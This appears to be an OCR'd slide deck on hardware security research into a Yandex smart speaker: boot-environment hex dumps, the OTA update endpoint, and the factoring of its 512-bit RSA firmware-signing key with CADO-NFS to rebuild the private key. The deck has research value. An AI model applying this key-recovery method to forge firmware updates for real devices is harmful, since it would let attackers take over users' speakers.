0190h:  72 63 69 6E 67 20 61 6E 64 72 6F 69 64 62 6F 6F   rcing androidboo
01A0h:  74 2E 66 69 72 73 74 62 6F 6F 74 3D 31 20 6A 74   t.firstboot=1 jt
01B0h:  61 67 3D 61 70 61 6F 20 61 6E 64 72 6F 69 64 62   ag=apao androidb
01C0h:  6F 6F 74 2E 68 61 72 64 77 61 72 65 3D 61 6D 6C   oot.hardware=aml
01D0h:  6F 67 69 63 20 73 6C 6F 74 5F 73 75 66 66 69 78   ogic slot_suffix
01E0h:  3D 5F 61 20 61 6E 64 72 6F 69 64 62 6F 6F 74 2E   =_a androidboot.
01F0h:  73 65 72 69 61 6C 6E 6F 3D 32 35 30 62 34 33 30   serialno=250b430
0200h:  6E 65 CA 44 B9 8B 4E 52 6D AC 7E C4 05 65 8C A8   neÊD¹‹NRm¬~Ä.eŒ¨
```

Hexplot

Dump after PCB_id corruption




```
31:8000h:  72 2B DC A7 42 6F 61 72 64 5F 69 64 3D 31 32 00   r+Ü§Board_id=12.
31:8010h:  45 6E 61 62 6C 65 53 65 6C 69 6E 75 78 3D 65 6E   EnableSelinux=en
31:8020h:  66 6F 72 63 69 6E 67 00 50 43 42 5F 69 64 3D 32   forcing.PCB_id=2
31:8030h:  00 61 63 74 69 76 65 5F 73 6C 6F 74 3D 5F 61 00   .active_slot=_a.
31:8040h:  61 6D 6C 5F 73 65 72 69 61 6C 3D 32 35 30 62 34   aml_serial=250b4
31:8050h:  33 30 30 34 62 37 61 33 31 30 35 30 34 35 35 36   3004b7a310504556
31:8060h:  33 65 38 62 36 64 35 63 62 34 39 00 62 61 75 64   3e8b6d5cb49.baud
31:8070h:  72 61 74 65 3D 31 31 35 32 30 30 00 62 63 62 5F   rate=115200.bcb_
31:8080h:  63 6D 64 3D 67 65 74 5F 76 61 6C 69 64 5F 73 6C   cmd=get_valid_sl
31:8090h:  6F 74 3B 00 62 6F 6F 74 5F 70 61 72 74 3D 62 6F   ot;.boot_part=bo
31:80A0h:  6F 74 00 62 6F 6F 74 5F 74 6F 5F 72 65 63 6F 76   ot.boot_to_recov
31:80B0h:  65 72 79 3D 30 00 62 6F 6F 74 61 72 67 73 3D 72   ery=0.bootargs=r
31:80C0h:  6F 6F 74 66 73 74 79 70 65 3D 72 61 6D 66 73 20   ootfstype=ramfs 
31:80D0h:  69 6E 69 74 3D 2F 69 6E 69 74 20 63 6F 6E 73 6F   init=/init conso
31:80E0h:  6C 65 3D 74 74 79 53 30 2C 31 31 35 32 30 30 20   le=ttyS0,115200 
31:80F0h:  6E 6F 5F 63 6F 6E 73 6F 6C 65 5F 73 75 73 70 65   no_console_suspe
31:8100h:  6E 64 20 65 61 72 6C 79 63 6F 6E 3D 61 6D 6C 5F   nd earlycon=aml_
31:8110h:  75 61 72 74 2C 30 78 66 66 38 30 33 30 30 30 20   uart,0xff803000 
31:8120h:  72 61 6D 6F 6F 70 73 2E 70 73 74 6F 72 65 5F 65   ramoops.pstore_e
31:8130h:  6E 3D 31 20 72 61 6D 6F 6F 70 73 2E 72 65 63 6F   n=1 ramoops.reco
31:8140h:  72 64 5F 73 69 7A 65 3D 30 78 38 30 30 30 20 72   rd_size=0x8000 r
31:8150h:  61 6D 6F 6F 70 73 2E 63 6F 6E 73 6F 6C 65 5F 73   amoops.console_s
31:8160h:  69 7A 65 3D 30 78 34 30 30 30 20 6C 6F 67 6F 3D   ize=0x4000 logo=
31:8170h:  2C 6C 6F 61 64 65 64 2C 61 6E 64 72 6F 69 64 62   ,loaded,androidb
31:8180h:  6F 6F 74 2E 73 65 6C 69 6E 75 78 3D 65 6E 66 6F   oot.selinux=enfo
31:8190h:  72 63 69 6E 67 20 61 6E 64 72 6F 69 64 62 6F 6F   rcing androidboo
31:81A0h:  74 2E 66 69 72 73 74 62 6F 6F 74 3D 31 20 6A 74   t.firstboot=1 jt
31:81B0h:  61 67 3D 61 70 61 6F 20 61 6E 64 72 6F 69 64 62   ag=apao androidb
31:81C0h:  6F 6F 74 2E 68 61 72 64 77 61 72 65 3D 61 6D 6C   oot.hardware=aml
31:81D0h:  6F 67 69 63 20 73 6C 6F 74 5F 73 75 66 66 69 78   ogic slot_suffix
31:81E0h:  3D 5F 61 20 61 6E 64 72 6F 69 64 62 6F 6F 74 2E   =_a androidboot.
31:81F0h:  73 65 72 69 61 6C 6E 6F 3D 32 35 30 62 34 33 30   serialno=250b430
31:8200h:  6E 65 F3 FB E8 0A 66 FA 92 D8 B8 7B 3F 7B E7 38   neóûè.fú’Ø¸{?{ç8
```

OTA SW Update

SW update signature

- Having access to the file system I could read all the files
- Two files are interesting in particular:
- updatesd.log




quasar.yandex.net/check_updates?device_id= &version=1.3.4.21.637002...

```
{"crc32":1157933741,"critical":true,"downloadUrl":"https://quasar.s3.yandex.net/yandexmini/ota/release/1808e1
```

- /etc/swupdate-public.pem


Hexplot

Is it large enough?



```
-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANIsW82SvPDnqCJ8m2YwvK/zP10gWTeR
fh3Urlgb20W9uHOhnpU+ir4i+CDAOjUGIok7CUV6c4gODY9zk9c9xTsCAwEAAQ==
-----END PUBLIC KEY-----
```


Is it large enough?



```
sergei@Laptop174:/mnt/c/Users/Sergei/Desktop/usb_alysa/ubifs/etc$ openssl rsa -pubin
 -text
RSA Public-Key: (512 bit)
Modulus:
    00:d2:2c:5b:cd:92:bc:f0:e7:a8:22:7c:9b:66:30:
    bc:af:f3:3f:5d:20:59:37:91:7e:1d:d4:ae:58:1b:
    db:45:bd:b8:73:a1:9e:95:3e:8a:be:22:f8:20:c0:
    3a:35:06:22:89:3b:09:45:7a:73:88:0e:0d:8f:73:
    93:d7:3d:c5:3b
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANIsW82SvPDnqCJ8m2YwvK/zP10gWTeR
fh3Urlgb20W9uHOhnpU+ir4i+CDAOjUGIok7CUV6c4gODY9zk9c9xTsCAwEAAQ==
-----END PUBLIC KEY-----
```

Hexplot

Software updates




https://it.slashdot.org › story › 512-bit-rsa-key-cracked

512-bit RSA Key Cracked. - Slashdot

28 Aug 1999 — As has been stated before, 1024-bit RSA and 128-bit blowfish are still plenty secure, and likely will be for a long time.

Software updates – Factoring N of RSA512

- CADO-NFS (https://gitlab.inria.fr/cado-nfs)
    - Polynomial selection
    - The Filtering step
    - Relation search: lattice sieving
    - The linear algebra step
    - The square root step



```
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_54-55 to database
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_0-1 to client localhost+23
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_6-7 to client localhost+19
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_12-13 to client localhost+4
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_18-19 to client localhost
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_60-61 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_66-67 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_72-73 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_78-79 to database
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_24-25 to client localhost+26
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_30-31 to client localhost+24
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_36-37 to client localhost+21
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_42-43 to client localhost+16
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_48-49 to client localhost+18
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_54-55 to client localhost+8
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_60-61 to client localhost+28
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_84-85 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_90-91 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_96-97 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_102-103 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_108-109 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_114-115 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_120-121 to database
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_66-67 to client localhost+29
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_72-73 to client localhost+20
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_78-79 to client localhost+12
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_84-85 to client localhost+14
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_90-91 to client localhost+7
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_96-97 to client localhost+31
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_102-103 to client localhost+10
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_108-109 to client localhost+5
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_114-115 to client localhost+11
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_120-121 to client localhost+2
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_126-127 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_132-133 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_138-139 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_144-145 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_150-151 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_156-157 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_162-163 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_168-169 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_174-175 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_180-181 to database
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_126-127 to client localhost+3
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_132-133 to client localhost+25
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_138-139 to client localhost+17
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_144-145 to client localhost+30
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_150-151 to client localhost+22
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_156-157 to client localhost+6
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_162-163 to client localhost+32
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_168-169 to client localhost+13
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_174-175 to client localhost+15
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_180-181 to client localhost+27
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_186-187 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_192-193 to database
Info:Polynomial Selection (root optimized): Adding workunit c155_polyselect2_198-199 to database
Info:HTTP server: 127.0.0.1 Sending workunit c155_polyselect2_186-187 to client localhost+9
```

Software updates – Factoring N of RSA512

M = 107979…6003 x 101942…7929

Software updates – Factoring N of RSA512


M = 107979…6003 x 101942…7929

- AMD Threadripper total time: 19hours * 64 cores
- AWS spot computation cost is under 7$

Hexplot

Software updates – Factoring N of RSA512

Having P and Q we can easily reconstruct the private key




```
sergei@Laptop174:~$
sergei@Laptop174:~$ cat swupdate-public.pem
-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANIsW82SvPDnqCJ8m2YwvK/zP10gWTeR
fh3Urlgb20W9uHOhnpU+ir4i+CDAOjUGIok7CUV6c4gODY9zk9c9xTsCAwEAAQ==
-----END PUBLIC KEY-----
sergei@Laptop174:~$ openssl rsa -in ~/private_sw_update_key_of_yandex.pem -pubout
writing RSA key
-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANIsW82SvPDnqCJ8m2YwvK/zP10gWTeR
fh3Urlgb20W9uHOhnpU+ir4i+CDAOjUGIok7CUV6c4gODY9zk9c9xTsCAwEAAQ==
-----END PUBLIC KEY-----
```

Back to U-Boot

U-Boot stage


- Glitching campaign was not really successful
- The U-Boot stage is encrypted
- The boot log gives a bit of information:



```
U-Boot 2015.01 (Oct 21 2019 - 20:39:26)
DRAM:  256 MiB
Relocation Offset is: 0eebc000
gpio: pin GPIOA_20 (gpio 60) value is 1
…
uboot env amlnf_env_read : ####
aml_nand_read_rsv_info:413,read nenv info to 310000
In:    serial
Out:   serial
```

U-Boot stage


- Glitching campaign was not really successful
- The U-Boot stage is encrypted
- The content of the NAND:



```
62 6F 6F 74 63 6D 64 3D 79 61 6E 64 65   =0.bootcmd=yande
